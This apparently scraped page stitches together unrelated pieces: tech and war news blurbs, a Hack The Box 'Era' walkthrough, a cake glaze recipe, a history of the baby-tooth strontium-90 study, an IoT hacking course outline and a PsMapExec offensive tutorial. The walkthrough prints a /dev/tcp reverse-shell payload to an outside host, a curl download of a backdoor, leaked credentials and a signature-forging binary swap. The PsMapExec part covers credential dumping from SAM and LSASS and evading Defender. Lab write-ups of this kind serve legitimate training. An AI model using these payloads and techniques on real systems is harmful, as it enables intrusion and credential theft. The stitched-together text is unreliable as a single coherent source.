ShadyPanda spent seven years uploading trusted Chrome and Edge extensions, later weaponizing them for tracking, hijacking, and remote code execution. Learn how the campaign unfolded.
Netflix has removed casting support for most modern TVs and streaming devices, leaving only older Chromecast models and select cast-enabled TVs on its approved list. The change appeared quietly, confirmed only after users reported missing Cast button.
Ukraine has confirmed the first interception of a Russian Geran-3—the Russian designation for the Iranian Shahed-238 jet-powered kamikaze drone—using a Ukrainian-made Sting interceptor UAV, a type of unmanned aerial vehicle specifically designed to intercept and destroy incoming drones in mid-air. According to the Serhii Sternenko charitable foundation, which supplies these systems to frontline units, the […]
In this writeup, we will explore the “Era” machine from Hack The Box, categorized as an Medium difficulty challenge. This walkthrough will cover the reconnaissance, exploitation, and privilege escalation steps required to capture the flag.
Objective:
The goal of this walkthrough is to complete the “Era” machine from Hack The Box by achieving the following objectives:
User Flag:
Initial enumeration revealed a hidden virtual host file.era.htb and a simple file-sharing web application that allowed registration and login. After creating an account, it quickly became clear that the download.php endpoint suffered from a severe Insecure Direct Object Reference (IDOR) vulnerability: any authenticated user could access any file on the platform simply by guessing its numeric ID. By fuzzing IDs 1–5000, two admin-uploaded archives were retrieved – a complete site backup containing the source code and SQLite database, and a signing.zip archive containing an SSH private key. The leaked database also exposed clear-text credentials, including eric:america. Because the ssh2 PHP extension was loaded on the server, the ssh2:// stream wrapper could be abused through the same vulnerable download endpoint.
Root Flag:
While exploring the system as eric, a root-owned executable /opt/AV/periodic-checks/monitor was discovered that runs periodically via cron (confirmed by entries in status.log). The binary performed a custom integrity check using a digital signature stored in an ELF section named .text_sig. Using objcopy, the legitimate signature was extracted from the original binary. On the attacker’s machine, a malicious statically linked reverse-shell binary (monitor_backdoor) was compiled, and the legitimate .text_sig section was injected into it with objcopy –add-section. The backdoored binary was then transferred to the target and used to overwrite the original monitor executable (the directory was world-writable). When the cron job next executed, the malicious binary ran as root and immediately connected back, delivering a root shell. The root flag was then read directly from /root/root.txt, completing the compromise.
Enumerating the Machine
Reconnaissance:
Nmap Scan:
Begin with a network scan to identify open ports and running services on the target machine.
Nmap Output:
Analysis:
Port 22 (SSH): Secure Shell service for remote access.
Port 80 (HTTP): Web server running Apache.
Web Enumeration:
Perform web enumeration to discover potentially exploitable directories and files.
Gobuster DNS scan on era.htb finishes with no subdomains found — clean miss on the big wordlist. Time to dig deeper or move to vhost/directory brute.
Discovering the Hidden Virtual Host with ffuf
ffuf virtual-host brute on era.htb reveals file.era.htb (302 redirect + different response size) — jackpot! That’s our real target. Add to /etc/hosts and move in.
ffuf virtual-host brute on era.htb reveals file.era.htb (302 redirect + different response size) — jackpot! That’s our real target. Add to /etc/hosts and move in.
ffuf with -fw 4 (filter responses with exactly 4 words) nails it — file.era.htb returns 200 + 6765 bytes while everything else 302s with tiny bodies. Clear hit, that’s our hidden subdomain. Add to hosts and go!
Exploitation
Web Application Exploration:
Accessing http://era.htb shows the Era Designs homepage—a clean marketing site with navigation (Home, Services, About, Portfolio, Clients, Team, Contact) and a hero section featuring yellow vases, a white sofa, and “SUCCESS OF YOUR BUSINESS” text with a “FIND OUT MORE” button.
Burp shows a clean GET to http://era.htb → 200 OK from nginx/1.18.0 (Ubuntu). Response is a standard Bootstrap-styled marketing page titled “Era Designs” with no forms or backend endpoints – just a static landing site. Nothing juicy here.
Clean “Welcome to Era Storage!” page with four big blue buttons: Manage Files, Upload Files, Update Security Questions, and Sign In. This is the main hub of the entire app.
Very minimal registration: only two fields – Username and Password. No email, no captcha, no security questions during signup.
Forgot-password bypass: enter username and answer the three hardcoded questions (mother’s maiden name, first pet, city of birth).
Classic centred login box with Username + Password on a blue-green gradient background – the page we’re redirected to after registration.
Successful POST to /register.php → 200 OK + automatic redirect to login.php. Account creation confirmed.
After picking a new username (e.g., “dark”), registration succeeds and the app displays: “Registration successful! Redirecting to login page…” → account creation is instant and working.
POST to /login.php with username=dark&password=admin123 returns 302 Found → Location: manage.php and sets a PHPSESSID cookie. We are now authenticated as the “dark” user.
GET to /manage.php with the same PHPSESSID cookie returns 200 OK and the full HTML of the logged-in dashboard (title: “Era – Manage”).
The main post-login page “Manage Your Files & Settings” shows:
Left sidebar: Manage Files, Upload Files, Update Security Questions, Sign Out
Main area: auto-delete timer setting, empty file list (“You haven’t uploaded any files yet.”), Reset Security Questions button This is the fully authenticated user panel — our foothold is confirmed.
Malicious PHP Upload → Direct Shell
Authenticated view of /upload.php. Simple file upload form titled “Upload Files” with a “Browse…” button (currently “No files selected.”) and a blue “Upload” button. No restrictions visible on file type or size yet.
Same upload page, but now the user has selected a harmless file named dark.txt. Shows the form ready to submit — this is just confirming normal upload functionality works.
After uploading dark.txt, the app redirects to /download.php?id=6615 and shows “Your Download Is Ready!” with the filename and a download button. Key observation: files are accessed via a numericid` parameter → classic candidate for Insecure Direct Object Reference (IDOR).
After clicking “Upload”, the app displays a green “Upload Successful!” banner and immediately provides a direct download link in the format: http://file.era.htb/download.php?id=6615 This confirms uploads work and every file gets its own numeric ID — setting the stage for IDOR testing and potential privilege escalation via file access across users.
Legitimate request to http://file.era.htb/download.php?id=6615 returns the expected “Your Download Is Ready!” page with our uploaded file dark.txt. Confirms the download endpoint works normally for files we own.
Appending ?dl=true to the same request (download.php?id=6615&dl=true) bypasses the pretty download page and triggers an immediate file download:
Content-Type: application/octet-stream
Content-Disposition: attachment; filename=”dark.txt” This is extremely useful for scripting/automation because we get the raw file without HTML.
Quickly create a list of all possible numeric file IDs from 1 to 5000. This will be used for brute-forcing the id parameter in download.php to find other users’ files.
Database Leak & Credential Extraction
Final setup in Burp Intruder:
Target: http://file.era.htb
Payload position marked on the id parameter (id=6615 → id=§6615§)
Payload type: Numbers 1 → 5000 (simple list)
?dl=true added so every hit immediately downloads the raw file instead of showing HTML Ready to launch the attack that will download every single file ever uploaded by any user on the platform.
Burp Intruder attack against download.php?id=§§&dl=true using the 1–5000 payload list. All responses are 200 OK and exactly 7969 bytes long — including our own known file. This tells us there is no authorization check at all; every single existing file ID returns the exact same response length, meaning the server happily serves any file the numeric ID points to → confirmed horizontal Insecure Direct Object Reference (IDOR).
After confirming the IDOR on download.php?id=, we generate a list of IDs 1–5000 (seq 1 5000 > num.txt) and fuzz with ffuf, injecting our authenticated cookie and filtering out responses with exactly 3161 words (the empty download page). Only two IDs survive: 54 and 150. Both return much larger responses (~2552 words), indicating real files.
Insecure Direct Object Reference (IDOR)
Accessing http://file.era.htb/download.php?id=54 reveals the filename site-backup-30-08-24.zip. This is the full source code backup of the Era file-sharing web app, uploaded by the admin.
Response headers confirm we’re downloading the raw site-backup-30-08-24.zip (2006697 bytes). The body starts with PK header (ZIP magic bytes).
Accessing http://file.era.htb/download.php?id=150 shows signing.zip. This smaller archive contains a private key and possibly a signing script – likely for code signing or authentication.
Response forces download of signing.zip (2746 bytes). This archive contains the admin’s private key (id_rsa) and a script – the golden ticket for SSH access as the admin/user.
Source Code Review – Key Vulnerabilities Exposed in the Leak
After downloading IDs 54 and 150 via IDOR, we extract both ZIPs. One is site-backup-30-08-24.zip (clearly a website backup) and the other is signing.zip.
This is the full source code of the Era web application, straight from the admin’s upload (ID 54). Key files visible during extraction:
The database (filedb.sqlite) to dump credentials or session secrets
Exact knowledge of how the IDOR works internally
This is the live SQLite database powering the entire Era application – straight from the admin’s site backup we downloaded via IDOR.
We’ve opened the real filedb.sqlite from the site backup and immediately listed the tables. As expected:
users → stores usernames, password hashes, etc.
files → maps numeric IDs to real filenames and owners (confirms the IDOR logic)
After extracting the site backup, we opened the leaked filedb.sqlite and dumped the users table with SELECT * FROM users;. The result reveals six accounts, including the admin (ID 1) with the bcrypt hash $2y$10$wDbohsUaezF74d3SMNRPi.o93wDxJqphM2m0VVup41If6WrYi.QPC and a fake email “Maria Oliver | Ottawa”. The other five users (eric, veronica, yuri, john, ethan) also have proper bcrypt hashes. This gives us every credential on the box in plain text (hash) form, but we don’t even need to crack anything — the signing.zip we downloaded via the same IDOR already contains the admin’s SSH private key. The database dump is just the cherry on top, confirming total information disclosure and proving the IDOR let us steal every secret the application ever had. We’re now one ssh -i id_rsa admin@file.era.htb away from both flags.
Cracking the Leaked Hashes with John the Ripper
We dumped the users table into hash.txt for cracking. It contains six bcrypt hashes, including the admin’s: admin_ef01cab31aa:$2y$10$wDbohsUaezF74d3SMNRPi.o93wDxJqphM2m0VVup41If6WrYi.QPC and the other five regular users.
John instantly cracks two weak passwords:
america → eric
mustang → yuri
The rest (including admin) remain uncracked in the short run.
Both attempts fail with Connection refused.
This confirms that only key-based authentication is allowed on the box (port 22 is open but rejects password logins entirely). The weak passwords we just cracked (america, mustang) are useless for SSH — the server is correctly hardened against password auth.
Alternative way to obtain the user flag
This is the “Update Security Questions” page from the Era web app, captured while logged in as the admin (admin_ef01cab31aa). The admin literally set all three security-question answers to admin
The server happily accepted it and responded with the green banner: “If the user exists, answers have been updated — redirecting…”
This confirms that there is no validation for security-question updates. Any logged-in user can silently overwrite anyone else’s answers (including the admin’s) without knowing the old ones. Combined with the predictable username (admin_ef01cab31aa visible in the UI), this is a second, independent path to full account takeover via the forgot-password flow.
Screenshot shows a settings panel designed for managing uploaded files and controlling their retention time. At the top, an option allows automatic deletion to be enabled, letting the user choose a specific time interval and unit before files are removed. Below the settings, the interface lists existing uploaded files, such as dark.txt, which can be selected and deleted using the Delete Selected Files button. Additional options, including returning to the home page and resetting security questions, provide quick access to important account functions. Overall, the panel centralizes file management, privacy controls, and routine account maintenance.
Screenshot shows a login fallback page that allows access through security questions instead of a password. The interface displays the username along with three predefined security questions: mother’s maiden name, first pet’s name, and city of birth. Each answer field has been filled with the value admin, suggesting that the account uses weak or predictable answers. After providing the answers, the user can click Verify and Log In to gain access. Overall, the page functions as an alternative authentication method, typically intended for account recovery when the main password is unavailable.
The auto-deletion feature is enabled, configured to remove uploaded items after 10 weeks. Two files are currently present—site-backup-30-08-24.zip and signing.zip—both of which can be selected for removal using the red action button. The sidebar on the left offers quick links for browsing files, uploading new ones, modifying security questions, and signing out of the session. Overall, the page offers a simple layout for organizing uploaded content and managing basic account settings.
FTP Enumeration (Local-Only vsFTPd – Optional Side Discovery)
Attacker logs into the target’s own vsftpd service (running on 10.10.11.79) using credentials yuri:yuri. Login succeeds instantly.
Inside the FTP session, dir shows only two directories: apache2_conf and php8.1_conf. Nothing else is present.
Inside the FTP session (logged in as yuri), the attacker runs dir in the root directory and sees only four small Apache configuration files:
000-default.conf (1.3 KB)
apache2.conf (7 KB)
file.conf (222 bytes)
ports.conf (320 bytes)
Gaining User Shell – ssh2 Stream Wrapper RCE
After cd php8.1_conf, another dir reveals a long list of standard PHP 8.1 extension .so files (calendar.so, exif.so, ftp.so, pdo.so, phar.so, sqlite3.so, etc.). No interesting or custom files appear.
The internal vsFTPd instance is nothing more than a poorly chrooted service that accidentally exposes Apache configuration files and the real PHP extension directory. It provides zero writable paths, no sensitive data beyond what we already knew, and no escalation value. Just a nice confirmatory easter egg that the ssh2 extension is indeed loaded — but completely unnecessary for either the user or root compromise.
Screenshot reveals successful exploitation of an unrestricted file retrieval flaw on file.era.htb. Attacker submits a malicious GET request to download.php, weaponizing PHP’s ssh2.exec stream wrapper alongside command injection. Payload inside id parameter uses ssh2.exec://eric:america@127.0.0.1/ then pipes a base64-encoded reverse shell that instructs victim host to initiate connection toward attacker address 10.10.14.189 on port 9007. Flawed script directly feeds user-supplied input into readfile() or equivalent without validation. PHP detects ssh2.exec wrapper, authenticates locally via SSH as user eric using password america, executes hostile command, and returns resulting output (nearly empty) as response body. Web server replies with 200 OK and 136 bytes of data, confirming reverse shell triggered successfully. Exploit highlights classic stream-wrapper abuse transforming simple download vulnerability into complete remote code execution.
This second capture shows a polished version of the same remote code execution attack against download.php on file.era.htb. Attacker now places a cleaner payload inside the format parameter: ssh2.exec://eric:america@127.0.0.1/bash -c ‘bash -i >/dev/tcp/10.10.14.189/9007 0>&1’ followed by |base64 -d |bash. After URL decoding, PHP interprets the ssh2.exec wrapper, authenticates to localhost SSH as user eric using password america, runs the quoted reverse-shell command, decodes any remaining base64 payload if needed, and finally spawns an interactive bash session that connects back to 10.10.14.189:9007. Server returns HTTP 200 OK with a 153-byte body containing wrapper startup messages, confirming successful command execution. Compared to the previous attempt, this refined one-liner removes unnecessary encoding layers while remaining effective, proving the attacker now enjoys a stable reverse shell on the target system.
Attacker stuffs this tightly-encoded string into the format parameter:
Every dangerous character (< > &) appears percent-encoded, slipping past basic filters. The trailing ;true’ cleanly terminates the command and avoids breaking bash syntax. No base64 gymnastics required.
PHP dutifully opens a local SSH session as user eric with password america, runs the quoted command, and instantly redirects all shell I/O over TCP to 10.10.14.189:9007. Result: a clean, stable, fully interactive reverse shell that survives repeated use. Target machine now belongs to the attacker.
On the attack machine, netcat listens on port 9007 (nc -lvnp 9007). As soon as the final ssh2.exec payload hits download.php, the target instantly connects back from IP 10.10.11.79. Shell lands as user eric on hostname era (prompt: eric@era:~$)
Eric managed to read user.txt and obtained the flag
Escalate to Root Privileges Access
Privilege Escalation:
Eric runs sudo -l to check which sudo privileges are available. The system replies that a terminal and password are required, meaning eric has no passwordless sudo rights and cannot directly escalate using sudo.
Eric executes find / -perm 4000 2>/dev/null to hunt for SUID binaries system-wide. The command returns no results (screen stays empty), indicating no obvious SUID files exist that could be abused.
Eric navigates to /opt and runs ls. Output shows a single directory named AV. This immediately catches attention — custom software installed under /opt is a classic spot for privilege-escalation vectors on HTB machines.
Eric enters /opt/AV/periodic-checks and runs ls. Two files appear: monitor (a root-owned executable) and status.log. The presence of a root-owned binary in a writable directory strongly suggests this monitor program runs periodically as root (likely via cron) and will be the intended privilege-escalation target.
I runs strings monitor. Among normal library calls, two crucial strings appear: “[] System scan initiated…” and “[] No threats detected. Shutting down…”. These exact strings match the log entries, proving monitor is the binary executed by root during each scan.
I checks status.log in /opt/AV/periodic-checks. The log shows the monitor binary runs periodically as root, prints “[*} System scan initiated…”, then “[SUCCESS] No threats detected.” – confirming it is a scheduled root job and the real escalation target.
Custom Binary Signature Bypass
We tries to open a file called dark.c inside /dev/shm but vi fails with “command not found”. This reveals the reverse shell lacks a proper $PATH and most binaries – a common issue with raw /dev/tcp shells.
On the attacker’s local machine, the file dark.c contains a simple malicious payload: a single system() call that spawns another reverse shell back to 10.10.14.189:9007. The attacker has prepared this source code to compile and drop on the target.
On the attacker’s local machine, gcc compiles the malicious dark.c source into a statically linked binary named monitor_backdoor – a perfect drop-in replacement for the legitimate monitor program.
I uses curl http://10.10.14.189/monitor_backdoor -o monitor_backdoor to download the final backdoored binary from the attacker’s web server directly into the current directory (or /dev/shm). The transfer completes successfully (754 KB at ~1.4 MB/s).
The stage is now set: once the original monitor binary is replaced with this backdoor, the next root cron execution will instantly grant a root shell back to the attacker.
Command such as objcopy –dump-section .text_sig=sig /opt/AV/periodic-checks/monitor to extract the original monitor binary’s .text_sig section (a custom digital signature) and save it as a file called sig inside /dev/shm.
I runs objcopy –add-section .text_sig=sig monitor_backdoor, injecting the legitimate signature extracted from the real monitor into the malicious backdoored version. This preserves the signature so the root-run scanner will accept the fake binary.
To completes the attack by overwriting the legitimate monitor binary with the backdoored version: cp monitor_backdoor /opt/AV/periodic-checks/monitor The root-owned executable that runs periodically via cron is now fully replaced.
The cron job fires, executes the backdoored monitor as root, and the payload instantly triggers. Attacker catches a new reverse shell that lands directly as root@era: ~#. The box is fully compromised.
Root reads the final flag immediately after gaining the privileged shell
Mirror glaze recipe, is a shiny, glossy coating that gives the cake a super mirror finish look. It is made with very few ingredients like gelatin, cocoa powder, sugar, cream, water and the final output will be absolutely stunning. This glaze can be used to decorate any type of desserts like cake, cupcakes, chocolate bar,...
AI-generated code is reshaping software development and introducing new security risks. Organizations must strengthen governance, expand testing and train developers to ensure AI-assisted coding remains secure and compliant.
If you are a schoolkid of the right age, you can’t wait to lose a baby tooth. In many cultures, there is a ritual surrounding it, like the tooth fairy, a mouse who trades your tooth for a gift, or burying the tooth somewhere significant. But in 1958, a husband and wife team of physicians wanted children’s teeth for a far different purpose: quantifying the effects of nuclear weapons testing on the human body.
A young citizen scientist (State Historical Society of Missouri)
Louise and Eric Reiss, along with some other scientists, worked with Saint Louis University and the Washington School of Dental Medicine to collect and study children’s discarded teeth. They were looking for strontium-90, a nasty byproduct of above-ground nuclear testing. Strontium is similar enough to calcium that consuming it in water and dairy products will leave the material in your bones, including your teeth.
The study took place in the St. Louis area, and the results helped convince John F. Kennedy to sign the Partial Nuclear Test Ban Treaty.
They hoped to gather 50,000 teeth in a year. By 1970, 12 years later, they had picked up over 320,000 donated teeth. While a few kids might have been driven by scientific altruism, it didn’t hurt that the program used colorful posters and promised each child a button to mark their participation.
Children’s teeth were particularly advantageous to use because they are growing and are known to readily absorb radioactive material, which can cause bone tumors.
Scale
A fair trade for an old tooth? (National Museum of American History)
You might wonder just how much nuclear material is floating around due to bombs. Obviously, there were two bombs set off during the war, as well as the test bombs required to get to that point. Between 1945 and 1980, there were five countries conducting atmospheric tests at thirteen sites. The US, accounting for about 65% of the tests, the USSR, the UK, France, and China detonated 504 nuclear devices equivalent to about 440 megatons of TNT.
Well over 500 bombs with incredible force have put a lot of radioactive material into the atmosphere. That doesn’t count, too, the underground tests that were not always completely contained. For example, there were two detonations in Mississippi where the radiation was contained until they drilled holes for instruments, leaving contaminated soil on the surface. Today, sites like this have “monuments” explaining that you shouldn’t dig in the area.
Of course, above-ground tests are worse, with fallout affecting “downwinders” or people who live downwind of the test site. There have been more than one case of people, unaware of the test, thinking the fallout particles were “hot snow” and playing in it. Test explosions have sent radioactive material into the stratosphere. This isn’t just a problem for people living near the test sites.
Results
By 1961, the team published results showing that strontium-90 levels in the teeth increased depending on when the child was born. Children born in 1963 had levels of strontium-90 fifty times higher than those born in 1950, when there was very little nuclear testing.
The results were part of the reason that President Kennedy agreed to an international partial test ban, as you can see in the Lincoln Presidential Foundation video below. You may find it amazing that people would plan trips to watch tests, and they were even televised.
In 2001, Washington University found 85,000 of the teeth stored away. This allowed the Radiation and Public Health Project to track 3,000 children who were, by now, adults, of course.
Sadly, 12 children who had died from cancer before age 50 had baby teeth with twice the levels of the teeth of people who were still alive at age 50. To be fair, the Nuclear Regulatory Commission has questioned these findings, saying the study is flawed and fails to account for other risk factors.
And teeth don’t just store strontium. In the 1970s, other researchers used baby teeth to track lead ingestion levels. Baby teeth have also played a role in the Flint Water scandal. In South Africa, the Tooth Fairy Project monitored heavy metal pollution in children’s teeth, too.
Smart homes are increasingly becoming common in our digital world! These smart home devices have become of the key targets of malicious hackers. This is largely due to their very weak security. In 2025, attacks on connected devices rose 400 percent, with average breach costs hitting $5.4 million
In this three-day class, we will explore and analyze the various security weaknesses of these smart home devices and protocols.
Course Outline
Introduction and Overview of Smart Home Devices
Weak Authentication on Smart Home Devices
RFID and the Smart Home Security
Bluetooth and Bluetooth LE vulnerabilities in the home
Wi-Fi vulnerabilities and how they can be leveraged to takeover all the devices in the home
LoRa vulnerabilities
IP Camera vulnerabilities
Zigbee vulnerabilities
Jamming Wireless Technologies in the Smart Home
How attackers can pivot from an IoT devices in the home to takeover your phone or computer
How to Secure Your Smart Home
This course is part of ourSubscriber Pro training package
Competitive testing is a business-critical function for financial institutions seeking the ideal solutions provider to help optimize their risk management strategies. Don’t get seduced by inflated test results or flowery marketing claims, however. Selecting the right risk solutions could be one of the most important tasks your business ever undertakes – and one of the..
During the past few months, we have been covering different ways to use PowerShell to survive, cause mayhem, and hack systems. We have also collected and created scripts for various purposes, stored in our repository for all of you to use. All these tools are extremely useful during pentests. As you know, with great power comes great responsibility. Today we will cover another tool that will significantly improve how you interact with systems. It’s called PsMapExec.
It was developed by The-Viper-One, inspired by CrackMapExec and its successor NetExec. Although PsMapExec doesn’t have identical capabilities to NetExec, it offers much greater stealth since it can be loaded directly into memory without ever touching the disk. Stealth remains one of the top priorities in hacking. Beyond that, the tool can execute commands even without knowing the password. It’s a big advantage when you gain access to a protected user during phishing or privilege escalation stages of a test.
The script has been around for a while but hasn’t gained much attention. That’s one of the reasons we decided to introduce it here. Like most publicly available offensive tools, it will get flagged by Defender if loaded directly. Skilled hackers often modify such scripts while keeping their core functionality intact, which helps them evade detection. Many offensive scripts rely on native Windows functions, and since those calls can’t be flagged, Microsoft and other vendors often rely on static keyword-based detection instead.
Finding a machine with no active antivirus isn’t always easy but is almost always possible. There are ways to bypass UAC, dump SAM hashes, modify the registry to allow pass-the-hash attacks, and then use a reverse proxy to connect via RDP. Once you have GUI access, your options widen. This approach isn’t the most stealthy, but it remains a reliable one.
Once Defender is disabled, you can move forward and test the script. Let’s explore some of its capabilities.
Loading in Memory

To avoid touching the disk and leaving unnecessary forensic traces, it’s best to execute the script directly in memory. You can do this with the following command:
One of the first logical steps after gaining access to a host is dumping its hashes. SAM and LSASS attacks are among the most common ways to recover credentials. SAM gives you local user account hashes, while LSASS provides hashes of all connected users, including domain administrators and privileged accounts. In some organizations, critical users may belong to the Protected Users Group, which prevents their credentials from being cached in memory. While not a widespread practice, it’s something worth noting.
To dump local accounts from a single machine:
PS > PsMapExec smb -Targets MANAGER-1 -Module SAM -ShowOutput
To dump local accounts from all machines in a domain:

PS > PsMapExec smb -Targets all -Module SAM -ShowOutput
The output is clean and only includes valid local accounts.
Dumping LSASS Hashes

LSASS (Local Security Authority Subsystem Service) handles authentication on Windows systems. When you log in, your credentials are sent to the Domain Controller for validation, and if approved, you get a session token. Domain credentials are only stored temporarily on local machines. Even when a session is locked, credentials may still reside in memory.

You can also perform this remotely with the same syntax.
Remote Command Execution
Every network is different. Some environments implement segmentation to prevent lateral movement, which adds complexity. The process of discovering the right hosts to pivot through is called pivoting.
To view network interfaces on all domain machines:
You can execute other reconnaissance commands in the same way. After identifying valuable hosts, you may want to enable WINRM for stealthier interaction:

Another valuable module PsMapExec provides is Kerbdump, which allows you to dump Kerberos tickets from remote memory. These tickets can be extracted for offline analysis or attacks such as Pass-the-Ticket. In Active Directory environments, Kerberos is responsible for issuing and validating these “passes” for authentication.
Some domains may disable NTLM for security reasons, which means you’ll rely on Kerberos. It’s a normal and frequent part of AD traffic, making it a subtle and effective method.
